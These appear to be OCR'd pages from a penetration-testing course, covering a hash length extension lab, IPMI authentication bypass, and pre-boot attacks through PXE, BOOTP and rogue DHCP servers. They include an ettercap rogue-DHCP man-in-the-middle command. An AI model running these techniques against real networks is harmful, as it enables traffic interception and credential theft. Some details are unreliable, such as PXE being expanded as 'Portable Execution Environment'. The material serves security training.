
Valid Hash Extension (6)

Using the filename guess "Anime07.mp4", calculate the hash and filename extension string as shown on this page. Use these parameters to access content from the target website.



Valid Hash Extension (7)

Using the output from hash_extender on the previous page, we can bypass the hash validation mechanism and request files previously inaccessible to the user, as shown on this page.




Hash Length Extension Attack: The Point

In this exercise we successfully exploited a hash length extension attack vulnerable website, but not without some difficulty. In a penetration test, we would typically not know if the server is vulnerable, the secret length, the hashing function, and predictable filenames that could be used to validate a successful hash length extension attack. Further, the lab target was clear about valid and invalid hashes with a simple error message, but this may not be the case in all situations.


Using hash_extender, we can simplify the process of calculating hashes for this attack, but it is still very much a manual guessing process. This is where we as advanced penetration testers provide value over automated scanning and exploitation tools, and even less experienced penetration testers: we can apply techniques in creative ways, and experiment with a system until we exploit the target or are reasonably confident that the system is not vulnerable.

During your penetration tests, watch for applications that use a hash to validate input content, either through a web page or any other network protocol. Apply the hash length extension attack to access additional resources accessible on the target.



Attacking with Network Booting


Next, we'll take a detailed look at how to escalate our privileges from a network infrastructure perspective.



Objectives

This module is designed to illustrate how to manipulate network boot functionality to hijack other systems on the LAN. The attacker's goal could be to pivot to another machine on the LAN or to remotely use physical attacks (normally only possible on the victim's console). We will cover what conditions need to exist for complete hijacking of a victim with a network booting attack.


Some of the attack components we use serve a second purpose is this course. Knowledge virtual infrastructure components such as hypervisors, storage networks, and other enterprise devices better prepares us to attack virtual infrastructure directly.



Pre-boot Environment?

As a penetration tester, it is important to consider testing vulnerabilities in the environment before a host OS has booted. Basically, anything that happens before the OS loads is pre-boot. This includes any special enterprise Keyboard/Video/Mouse control devices. PXE is used by itself, in many situations, for general purpose IT Administration. OEM use of PXE based technology continues to grow and add yet more layers of options that most other organizations don't want. Intel spearheaded the Wired for Management (WfM).

WfM included support for certificates for boot code authentication. In the past few years, Intel has refocused development into offering even more features for IPMI and AMT. However, IPMI is implemented differently by the hardware vendor, i.e. Dell IPMI firmware is different than Supermicro's IPMI gear. AMT is the same basic features, but designed for laptops and workstations.




IPMI: Intelligent Platform Management Interface

While IPMI is implemented differently between manufacturers, it's functionality is basically the same. IPMI is handled by the Baseboard Management Controller (BMC) device. This device is often a module on the computer's motherboard, using its own microcontroller to run a specialized OS to aid in managing the computer "out-of-band." Many IPMI solutions will have their own serial or LAN connection, but just as many will share the LAN connection with the OS (precisely not out-of-band by definition)! Access to this technology by an attacker can provide remote graphical console, hardware monitoring, and even BIOS control.

Dan Farmer has published some very interesting details regarding testing IPMI. HD Moore has also documented how the Metasploit project has several features useful in attacking IPMI. The most notable attack, which is defined in the protocol specification, is to effectively opt-out of authentication! The ipmitool utility can be used to attempt to access, skipping authentication, to receive administrative access.

Not all IPMI implementations are the same, and you might find yourself researching and reversing the technology. Ruben Santamarta documented some initial analysis of Dell's DRAC technology.




Considerations as the Attacker

Based on informal surveys, it appears that more organizations have PXE somewhere on their network. David Kennedy estimated 95% percent of his penetration tests involved PXE traffic during a presentation at Security B-Sides Las Vegas 2012. Very small businesses not having infrastructure are less likely to use it on purpose (but devices might still end up trying to boot an image over the network).

Between the management features of most servers and third-party appliances looking for updates, the chances of encountering pre-boot environment attack opportunities are rising. Documentation in public forums and direct from the vendors like Microsoft and VMware explicitly describe how to use PXE to automate installs. VMware released a prototype "PXE Manager" to deploy stateless servers and manage in coordination with its virtual infrastructure line: http://labs.vmware.com/flings/pxe-manager/.

Now that the frequency of deployment has increased the attack surface, as well as the increased value of things being virtualized, it is something that must be addressed in any comprehensive penetration test.




Pre-boot Attack Benefits

The attraction for pre-boot attacks is the exposure of the host before the defenses on the host are established. The attacker's foothold is similar to a rootkit-beneath the daily use of the device. Since boot images can be triggered remotely, there could be an opportunity to conduct physical attacks at a distance as well.

If the attacker plans well and chooses the right components, the attack utilizes features normal for administration. There isn't much of a malicious signature to detect if the software and behavior matches normal administration.

An attacker can collect credentials by starting a PXE enabled machine. If the network is actively using PXE, some sort of image will be delivered. PXE is typically used for thin-client or automated installation images. Stealing an image is likely to have some credentials or domain membership that the attacker can leverage. Remember, any technology that provides features before the OS boots has similar risks and exposures.




BOOTP

The Bootstrap Protocol (BOOTP) provides functionality beyond RARP. Since it is UDP based, it can be routed beyond the LAN boundary but still must work around the fact that the client is sending UDP over IP without knowing its own IP address. This requires the reply from the server to be a broadcast, giving the attacker an opportunity to trace the legitimate answer. A malicious BOOTP response could place the attacker into a "half-duplex" Man-in-the-Middle position.

Strict RFC 951 implementations of BOOTP are very uncommon, as most operating systems and devices support BOOTP/DHCP extended features. BOOTP, as summarized here, provides the basic functionality to ask for, and receive, an IP address (practically identical in purpose to RARP). Ettercap and other MITM tools will automatically handle BOOTP traffic as DHCP if it does not differentiate. Think of DHCP as an extension of BOOTP basic functionality.

BOOTP did have a vendor extension to support TFTP transfer of an image to boot, but limited to 127K in size. Apple had their own way of using BOOTP to point to a file over Apple File Protocol (AFP). The RFCs that "clarified" BOOTP and vendor options is riddled with SHOULD and SHOULD NOT wording, highlighting the opportunity for an attacker to manipulate assumptions by the client, server, or relay/proxy.

DHCP supports the same BOOTP options but went much further in functionality, essentially formalizing the vendor options to their own standard.



DHCP

Since DHCP is essentially BOOTP plus more options, it uses the same UDP ports, options, and features of BOOTP. Vendor Options are now called Extended Features. A huge benefit to DHCP is that IP addressing can be more dynamic than BOOTP, which basically hardcoded each address with no lease expiration. DHCP was first defined in RFC 1531, but has been extended since then.


DHCP is broken into four primary but distinct phases: Discovery, Offer, Request, and Acknowledgment. A DHCP client may see multiple DHCP Offers, but can only acknowledge one. A client can request its previous IP address, and will tend to favor its previous DHCP server to renew the lease. Since releasing the lease from the client is not mandatory (it can expire), the DHCP decides if the client can reuse their previous IP based on if it has reassigned it in the meantime to another client.

DHCP does support authentication, but there is no inherent authentication or validation in the base standard (see RFC 3046 and RFC 3118 for authentication extensions). Therefore, a rogue DHCP server or DHCP relay can force a client to use IP addresses of the attacker's choosing for the client, default gateway, DNS servers, and increasingly more important time servers. Once an attacker controls DHCP, they can MITM any traffic leaving the network, as well as manipulate time (in the scope of the LAN at least).

Again, ettercap is the attacker's tool of choice for MITM. The syntax needed is –M dhcp/ip_pool/netmask/dns :

```
# ettercap -TqM dhcp:10.10.9.9-100/255.255.0.0/8.8.8.8
```

Note: ettercap will not check to see if the IP addresses from the specified ip_pool are in use, it will burn one IP from the pool for each request regardless of it being in use or losing the race. Also, as of this writing, this technique nets the attacker a "half-duplex" MITM, as it does not compensate for the packets returned from the real default gateway. If this technique is combined with the arp:remote method, it could be full-duplex MITM. Expect these features to be combined in a future version of ettercap.



PXE


The Portable Execution Environment (PXE) protocol contains a series of exchanges to dynamically bootstrap an operating system. It is used to provide a bootable image to the client as a DHCP extension after IP address assignment. Tracking the PXE process is not difficult, but most public information overcomplicates or overgeneralizes the process.

1. Extended DHCPDISCOVER: Client firmware initiates a connection broadcast to UDP port 67 for a DHCP proxy or server. PXE is one of the possible extended features in use.
2. DHCPOFFER: A DHCP server sends a broadcast (as the client has no way to listen specifically yet) to UDP port 68, containing DHCP server info.
